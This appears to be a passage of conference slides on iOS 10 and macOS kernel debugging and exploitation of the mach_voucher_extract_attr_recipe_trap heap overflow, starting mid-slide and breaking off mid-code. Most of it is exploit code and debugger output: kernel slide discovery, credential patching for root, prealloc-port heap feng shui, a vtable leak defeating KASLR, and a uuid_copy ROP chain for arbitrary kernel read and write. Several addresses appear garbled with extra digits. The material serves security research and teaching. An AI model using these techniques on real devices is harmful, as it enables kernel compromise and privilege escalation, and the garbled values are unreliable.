printf("kr=%d kernel_task=0x%llx\n", kr, kernel_task);  
  
printf("%x\n", r32(kernel_task, 0xffffffff008204000));
```

iOS Kernel Debugging – Kernel Slide

- After getting kernel task, we could figure out the kernel text base and slide, in arm32 it's easy:

```
for (uint32_t slider_byte = 256; slider_byte >= 1; slider_byte--) {  
    int32_t kernel_slider = 0x01000000 + 0x00200000 * slider_byte;  
    vm_address_t currentAddress = 0x80001000 + kernel_slider;  
    if (YES == [EKKernelMachO isKernelMachOHeader:currentAddress]) {  
        self.vmaddr_kernel_slider = kernel_slider;  
        self.vmaddr_kernel_header = currentAddress;  
        break;  
    }  
}
```

- In arm64, it's non-trivial. First, we need to create an OSObject in the kernel. Then, we found its vtable pointer which points to the kernel's base region. Last but not least, we search backwards from the vtable address until we find the kernel header (code refers to Siguza's ios-kern-utils):

```
for(vm_address_t addr = (args.vtab & ~0xffff) + 2 * IMAGE_OFFSET // 0x4000 for 64-bit on >=9.0  
    ; addr > regstart; addr -= 0x100000)  
{  
    mach_hdr_t hdr;  
    DEBUG("Looking for mach header at " ADDR "...", addr);  
    if(kernel_read(addr, sizeof(hdr), &hdr) != sizeof(hdr))  
    {  
        return 0;  
    }  
    if(hdr.magic == MACH_HEADER_MAGIC && hdr.filetype == MH_EXECUTE)  
    {  
        DEBUG("Found Mach-O of type MH_EXECUTE at " ADDR ", returning success.", addr);  
        return addr;  
    }  
}
```

iOS Kernel Debugging – Root and Port Address

- After getting the kslide, we can get root privilege through kernel R/W (refers to luca's yalu):

```
uint64_t credpatch = 0;
uint64_t proc = bsd_task;
while (proc) {
    uint32_t pid = ReadAnywhere32(proc+0x10);
    uint32_t csflags = ReadAnywhere32(proc+0x2a8);
    csflags |= CS_PLATFORM_BINARY|CS_INSTALLER|CS_GET_TASK_ALLOW;
    csflags &= ~(CS_RESTRICT|CS_KILL|CS_HARD);
    WriteAnywhere32(proc+0x2a8, csflags);
    if (pid == 0) {
        credpatch = ReadAnywhere64(proc+0x100);
        break;
    }
    proc = ReadAnywhere64(proc);
}
WriteAnywhere64(bsd_task+0x100, credpatch);
```

- Using offset + kernel slide, we could find the kernel objects addresses of related ports in the memory (port -> kernel address) (refers to ianbeer's mach_portal):

```
uint64_t get_port(mach_port_name_t port_name){
    return proc_port_name_to_port_ptr(our_proc, port_name);
}

uint64_t proc_port_name_to_port_ptr(uint64_t proc, mach_port_name_t port_name) {
    uint64_t ports = get_proc_ipc_table(proc);
    uint32_t port_index = port_name >> 8;
    uint64_t port = rk64(ports + (0x18*port_index));
    return port;
}

uint64_t get_proc_ipc_table(uint64_t proc) {
    uint64_t task_t = rk64(proc + struct_proc_task_offset);
    uint64_t itk_space = rk64(task_t + struct_task_itk_space_offset);
    uint64_t is_table = rk64(itk_space + struct_ipc_space_is_table_offset);
    return is_table;
}
```

Outline

- **Introduction**
- **macOS Two Machine Debugging**
- **iOS Kernel Debugging**
- ***Debugging Mach_voucher Heap Overflow***
- **Traditional Heap Feng Shui**
- **Port Feng Shui**
- **Conclusion**



Mach_voucher Heap Overflow

```
kern_return_t  
mach_voucher_extract_attr_recipe_trap(struct mach_voucher_extract_attr_recipe_args *args)  
{  
    ipc_voucher_t voucher = IV_NULL;  
    kern_return_t kr = KERN_SUCCESS;  
    mach_msg_type_number_t sz = 0;  
  
    if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))  
        return KERN_MEMORY_ERROR;
```

```
uint8_t *krecipe = kalloc((vm_size_t)sz);  
if (!krecipe) {  
    kr = KERN_RESOURCE_SHORTAGE;  
    goto done;  
}  
  
if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {  
    kfree(krecipe, (vm_size_t)sz);  
    kr = KERN_MEMORY_ERROR;  
    goto done;  
}  
  
else {  
    uint8_t *krecipe = kalloc((vm_size_t)max_sz);  
    if (!krecipe) {  
        kr = KERN_RESOURCE_SHORTAGE;  
        goto done;  
    }  
  
    if (copyin(args->recipe, (void *)krecipe, sz)) {  
        kfree(krecipe, (vm_size_t)max_sz);  
        kr = KERN_MEMORY_ERROR;  
        goto done;  
    }
```

Vulnerable code

Fixed code

- **Mach_voucher_extract_attr_recipe_trap()** is a mach trap which can be called inside the sandbox. It's a new function added in iOS 10 and macOS 10.12.
- The function uses the sz value to allocate a memory block on the kernel heap. However, the developer forgot args->recipe_size was a user mode pointer and then used it as a size value in copyin(). We know that user mode pointer could be larger than the sz value which will cause a buffer overflow in kernel heap.

Mach_voucher Heap Overflow Debugging

```
Frame #0: 0x14200000+0xFFFFFFF8000431540 Kernel development`trap_copyin_and_mach_addresses [inlined] debugger_stopped + 20 at trap_copyin_and.cpp:107
(lldb) p/x 0x14200000+0xFFFFFFF8000431540
(unsigned long) $0 = 0xfffffff8014631540
(lldb) x/10i 0xfffffff8014631540
0xfffffff8014631540: e8 4b 12 15 00  callq  0xfffffff8014782790      ; copyio at copyio.c:153
0xfffffff8014631545: 85 c0  testl   %eax, %eax
0xfffffff8014631547: 74 5b  je     0xfffffff80146315a4      ; <+372> at mach_kernelrpc.c:476
0xfffffff8014631549: 8b 75 cc  movl    -0x34(%rbp), %esi
0xfffffff801463154c: 4c 89 e7  movq    %r12, %rdi
0xfffffff801463154f: e8 1c 6e 01 00  callq   0xfffffff8014648370     ; kfree at kalloc.c:662
0xfffffff8014631554: bb 0a 00 00 00  movl    $0xa, %ebx
0xfffffff8014631559: e9 b5 00 00 00  jmp     0xfffffff8014631613      ; <+483> at copyio.c:398
0xfffffff801463155e: 41 8b 75 08  movl    0x8(%r13), %esi
0xfffffff8014631562: 48 8d 4d cc  leaq    -0x34(%rbp), %rcx
(lldb) b *0xfffffff8014631540
Breakpoint 1: where = kernel.development`mach_voucher_extract_attr_recipe_trap + 272 [inlined] copyin + 11 at mach_kernelrpc.c:470, address = 0xfffffff8014631540
(lldb) b *0xfffffff8014631545
Breakpoint 2: where = kernel.development`mach_voucher_extract_attr_recipe_trap + 277 at mach_kernelrpc.c:470, address = 0xfffffff8014631545
```

•	text:FFFFF800043153A	xor	r9d, r9d
•	text:FFFFF800043153D	mov	rdx, r12
•	text:FFFFF8000431540	call	_copyio
•	text:FFFFF8000431545	test	eax, eax
•	text:FFFFF8000431547	jz	short loc_FFFF80004315A4
•	text:FFFFF8000431549	mov	esi, [rbp+var_34]
•	text:FFFFF800043154C	mov	rdi, r12
•	text:FFFFF800043154F	call	_kfree
•	text:FFFFF8000431554	mov	ebx, 0Ah
•	text:FFFFF8000431559	jmp	loc_FFFF8000431613
•	text:FFFFF800043155E	;	

- If we want to debug the heap overflow scene, we could set the breakpoints at 0xfffffff8014631540 and 0xfffffff8014631545 (before and after copyio).

Mach_voucher Heap Overflow Debugging

- Before heap overflow

```
(lldb) x/50x 0xffffffff8029404c00  
0xffffffff8029404c00: 0xdeadbeefdeadbeef 0xfffffffffffffff  
0xffffffff8029404c10: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c20: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c30: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c40: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c50: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c60: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c70: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c80: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404c90: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404ca0: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404cb0: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404cc0: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404cd0: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404ce0: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404cf0: 0xfffffffffffffff 0xdeadbeefdeadbeef  
0xffffffff8029404d00: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d10: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d20: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d30: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d40: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d50: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d60: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d70: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d80: 0xfffffffffffffff 0xfffffffffffffff
```

- After heap overflow

```
(lldb) x/50x 0xffffffff8029404c00  
0xffffffff8029404c00: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c10: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c20: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c30: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c40: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c50: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c60: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c70: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c80: 0x4141414141414141 0x41414141414141  
0xffffffff8029404c90: 0x4141414141414141 0x41414141414141  
0xffffffff8029404ca0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404cb0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404cc0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404cd0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404ce0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404cf0: 0x4141414141414141 0x41414141414141  
0xffffffff8029404d00: 0x4242424242424242 0x42424242424242  
0xffffffff8029404d10: 0x4242424242424242 0x42424242424242  
0xffffffff8029404d20: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d30: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d40: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d50: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d60: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d70: 0xfffffffffffffff 0xfffffffffffffff  
0xffffffff8029404d80: 0xfffffffffffffff 0xfffffffffffffff
```

Outline

- **Introduction**
- **macOS Two Machine Debugging**
- **iOS Kernel Debugging**
- **Debugging Mach_voucher Heap Overflow**
- ***Traditional Heap Feng Shui***
- **Port Feng Shui**
- **Conclusion**



iOS 10 Traditional Heap Feng Shui

- In iOS 10 and macOS 10.12, Apple added a new mitigation mechanism to check the freeing into the wrong zone attack, so we cannot use the classic `vm_map_copy` (changing `vm_map_size`) technique to do heap feng shui.
- Ian Beer from GP0 proposed a new kind of heap feng shui using prealloc `mach_port`. The basic idea is using `mach_port_allocate_full()` to allocate `ipc_kmsg` objects in the kernel memory. This object contains a size field which can be corrupted without having to fully corrupt any pointers.

```
mach_port_t prealloc_port(int size) {
    kern_return_t err;
    mach_port_qos_t qos = {0};
    qos.prealloc = 1;
    qos.len = size;

    mach_port_name_t name = MACH_PORT_NULL;

    err = mach_port_allocate_full(mach_task_self(),
                                  MACH_PORT_RIGHT_RECEIVE,
                                  MACH_PORT_NULL,
                                  &qos,
                                  &name);
    return (mach_port_t)name;
}
```

```
struct ipc_kmsg {
    mach_msg_size_t ikm_size;
    struct ipc_kmsg *ikm_next;
    struct ipc_kmsg *ikm_prev;
    mach_msg_header_t *ikm_header;
    ipc_port_t ikm_prealloc;
    ipc_port_t ikm_voucher;
    mach_msg_priority_t ikm_qos;
    mach_msg_priority_t ikm_qos_override;
    struct ipc_importance_elem *ikm_importance;
    queue_chain_t ikm_inheritance;
#if MACH_FLIPC
    struct mach_node *ikm_node;
#endif
};
```

iOS 10 Traditional Heap Feng Shui

- Using exception port, the attacker could send and receive data to the kernel memory. The data will not be freed after receiving.

```
err = thread_set_exception_ports(
    mach_thread_self(),
    EXC_MASK_ALL,
    args->exception_port,
    EXCEPTION_STATE, // we
    ARM_THREAD_STATE64);
```

```
err = mach_msg_server_once(exc_server,
                           sizeof(union max_msg),
                           port,
                           MACH_MSG_TIMEOUT_NONE);
```

- The data is the register values of the crashed thread. Therefore, the attacker needs to create a thread and set the register values he wants to send. Then the attacker triggers the crash of the thread. The data will be sent to (on arm64):

address of ipc_kmsg object + ikm_size - 0x104

```
mov x30, x0
ldp x0, x1, [x30, 0]
ldp x2, x3, [x30, 0x10]
ldp x4, x5, [x30, 0x20]
ldp x6, x7, [x30, 0x30]
ldp x8, x9, [x30, 0x40]
ldp x10, x11, [x30, 0x50]
brk 0
```

```
STRUCT_ARM_THREAD_STATE64
{
    __uint64_t    __x[29]; /* General purpose registers x0-x28 */
    __uint64_t    __fp;    /* Frame pointer x29 */
    __uint64_t    __lr;    /* Link register x30 */
    __uint64_t    __sp;    /* Stack pointer x31 */
    __uint64_t    __pc;    /* Program counter */
    __uint32_t    __cpsr;  /* Current program status register */
    __uint32_t    __pad;   /* Same size for 32-bit or 64-bit clients */
};
```

iOS 10 Kernel Debugging

- So why the number is 0x104?
- Using iOS kernel debugging we could get the address of prealloc_port_buffer in the memory. Then, we trigger the exception and send the user mode data to the kernel. After that, we can use kernel debugging again to inspect the data of the buffer:

0xce0:	0xeb00982bd1b84416	0x0080eb019827018c	0x913239019932902b	0x00001211e34fd1a0
0xd00:	0x1d170f4000000150	0x1d1b7888fffffff1	0x00000000fffffff1	0x0000000000000962
0xd20:	0x0000006000000001	0x0000001000000002	0x000000600037234	0x000000100000044
0xd40:	0x0000002000000000	0x0000003000000000	0x0000004000000000	0x0000005000000000
0xd60:	0x0000006000000000	0x0000007000000000	0x0000008000000000	0x0000009000000000
0xd80:	0x000000a00000000	0x0000000000000000	0x0000000000000000	0x0000000000000000
0xda0:	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000
0xdc0:	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000
0xde0:	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000
0xe00:	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000
0xe20:	0x6e2d2f0000000000	0x6e2d2de800000001	0x6e2d2db00000001	0x003723400000001
0xe40:	0x6000000000000000	0x0000000000000000	0xeeb6fa1000000008	0x0000001000000000

- We can find the location of the data in the buffer is 0xd3c, and because we set the value of ikm_size to 0xe40, we can get: 0xe40 – 0xd3c = 0x104.

iOS 10 Traditional Heap Feng Shui


- The attacker first allocates 2000 prealloc ports (each port is 0x900 size) to insure the following ports (`holder`, `first_port`, `second_port`) are continuous.

```
int prealloc_size = 0x900; // kalloc.4096 = 0x1000

for (int i = 0; i < 2000; i++){
    prealloc_port(prealloc_size);
}


mach_port_t holder = prealloc_port(prealloc_size);
mach_port_t first_port = prealloc_port(prealloc_size);
mach_port_t second_port = prealloc_port(prealloc_size);
```

- Then the attacker could get the following layout (page size 0x1000):



iOS 10 Traditional Heap Feng Shui

- The attacker frees the holder , and then uses the vulnerability to overflow the first 0x40 bytes of the first_port. It contains the ikm_size and other fields of ipc_kmsg object.



- Note that , if the attacker uses exception msg , the data sent to the prealloc port will be located at: addr of ipc_kmsg object + ikm_size - 0x104.
- With simple calculation, we can get:

$$\text{first_port_addr} + 0x1104 - 0x104 = \text{first_port_addr} + 0x1000 = \text{second_port_addr}$$

iOS 10 Traditional Heap Feng Shui

- For the heap information leak, the attacker uses the exception msg to change the header of the second_port through the first_port. The attacker gives the second_port a valid header.




- The second_port has a valid header. So after sending the message to the second port, ikm_next and ikm_prev will be set to point to itself. After that, the attacker can receive the content of the first port to get the address of the second_port:

0xffffffff10f785000:	0x000000000000e40	0xffffffff10f785000
0xffffffff10f785010:	0xffffffff10f785000	0xffffffff10f785cfc
0xffffffff10f785020:	0xffffffff10f76ae70	0x0000000000000000

Debug info

iOS 10 Traditional Heap Feng Shui

- After getting the heap address, the attacker should use the first_port to reset the second port, because he needs to safely free the second port. After freeing the second_port, the attacker can alloc an AGXCommandQueue UserClient(0xdb8 size) to hold the spot of the second_port.



Leak Kslide Using Heap Feng Shui

- The attacker could get the data of AGXCommandQueue UserClient object through the first_port. The first 8 bytes of the object is the vtable addr of UserClient. Comparing the dynamic vtable address with the vtable in the kernelcache , the attacker can figure out the kslide.

```
EXPORT AGX_InitFunc_33
AGX_InitFunc_33

var_s0= 0

STP      X29, X30, [SP,-0x10+var_s0]!
MOV      X29, SP
ADRP    X0, #unk_FFFFFFFF0076B82F8@PAGE
ADD     X0, X0, #unk_FFFFFFFF0076B82F8@PAGEOFF
ADRP    X1, #aAgxcommandqueue@PAGE ; "AGXCommandQueue"
ADD     X1, X1, #aAgxcommandqueue@PAGEOFF ; "AGXCommandQueue"
ADRP    X2, #qword_FFFFFFFF006F94428@PAGE
LDR     X2, [X2,#qword_FFFFFFFF006F94428@PAGEOFF]
MOV     W3, #0xDB8
```

0xfffffffff022b9b450	0x0000000000020002
0xfffffffff001758280	0xfffffff002461f00
0xfffffffff002461630	0xfffffff001758b20
0xfffffffff000cc3000	0x0000000000000001
0x0000000000000000	0x0000000000000000

com.apple.AGX: __const: FFFFFFFF006F9B450	com.apple.AGX: __const: FFFFFFFF006F9B458
com.apple.AGX: __const: FFFFFFFF006F9B460	com.apple.AGX: __const: FFFFFFFF006F9B468
com.apple.AGX: __const: FFFFFFFF006F9B470	com.apple.AGX: __const: FFFFFFFF006F9B478
com.apple.AGX: __const: FFFFFFFF006F9B480	com.apple.AGX: __const: FFFFFFFF006F9B488
com.apple.AGX: __const: FFFFFFFF006F9B490	com.apple.AGX: __const: FFFFFFFF006F9B498

DCQ 0xFFFFFFFFF006AA5800	DCQ 0xFFFFFFFFF006AA5804
DCQ 0xFFFFFFFFF007440988	DCQ 0xFFFFFFFFF00744099C
DCQ 0xFFFFFFFFF0074409A4	DCQ 0xFFFFFFFFF0074409B4
DCQ 0xFFFFFFFFF0074409C4	DCQ 0xFFFFFFFFF006AA581C
DCQ 0x10	

- kslide = 0xFFFFFFF022b9B450 – 0xFFFFFFF006F9B450 = 0x1BC00000

Arbitrary Kernel Memory Read and Write

- The attacker first uses OSSerialize to create a ROP which invokes `uuid_copy`. In this way, the attacker could copy the data at arbitrary address to the address at `kernel_buffer_base + 0x48` and then use the `first_port` to get the data back to user mode.

```
Serializer9serializeEP11OSSerialize ; DATA XREF
    MOV      X8, X1
    LDP      X1, X3, [X0,#0x18]
    LDR      X9, [X0,#0x10]
    MOV      X0, X9
    MOV      X2, X8
    BR      X3

; void __cdecl uuid_copy(uuid_t dst, const uuid_t src)
; EXPORT _uuid_copy
_uuid_copy
    MOV      W2, #0x10 ; size_t
    B      _memmove
```

X0=[X0,#0x10]
= kernel_buffer_base+0x48
X1=address
X3=kernel_uuid_copy
BR X3

```
uint64_t r_obj[11];
r_obj[0] = kernel_buffer_base+0x8; // 0x00
r_obj[1] = 0x20003; // 0x08
r_obj[2] = kernel_buffer_base+0x48; // 0x10
r_obj[3] = address; // 0x18
r_obj[4] = kernel_uuid_copy; // 0x20
r_obj[5] = ret; // 0x28
r_obj[6] = osserializer_serialize; // 0x30
r_obj[7] = 0x0; // 0x38
r_obj[8] = get_metaclass; // 0x40
r_obj[9] = 0; // 0x48
r_obj[10] = 0; // 0x50
```

- If the attacker reverses X0 and X1, he could get arbitrary kernel memory write ROP.

Arbitrary Kernel Memory Read and Write

- If the attacker calls `IOConnectGetService(Client_port)` method, the method will invoke `getMetaClass()`,`retain()` and `release()` method of the Client.
- Therefore, the attacker can send a fake vtable data of `AGXCommandQueue UserClient` to the kernel through the `first_port` and then use `IOConnectGetService()` to trigger the ROP chain.

```
r_obj[5] = ret;           // vtable + 0x20 (::retain)
r_obj[6] = oserializer_serialize; // vtable + 0x28 (::release)
r_obj[7] = 0x0;           //
r_obj[8] = get_metaclass; // vtable + 0x38 (::getMetaClass)
r_obj[9] = ...
```

```
read from kernel memory: 0x0100000cfeedfacf
```

```
write@0xffffffff004571fe0: 0x4141414141414141
read@0xffffffff004571fe0: 0x4141414141414141
```

- After getting arbitrary kernel memory read and write, the next step is kernel patch. The latest and public kernel patch technique could be referred to [yalu 102](#).
- Note that traditional heap feng shui only has a 50% successful rate.


Outline

- **Introduction**
- **macOS Two Machine Debugging**
- **iOS Kernel Debugging**
- **Debugging Mach_voucher Heap Overflow**
- **Traditional Heap Feng Shui**
- ***Port Feng Shui***
- **Conclusion**



iOS 10 Port Feng Shui

- Mach msg is the most frequently used IPC mechanism in XNU. Through the “complicated message” of MACH_MSG_OOL_PORTS_DESCRIPTOR msg_type, the attacker can transmit out-of-line ports to the kernel.



```
msg1.head.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
msg1.head.msgh_local_port = MACH_PORT_NULL;
msg1.head.msgh_size = sizeof(msg1)-2048;
msg1.msgh_body.msgh_descriptor_count = 1;

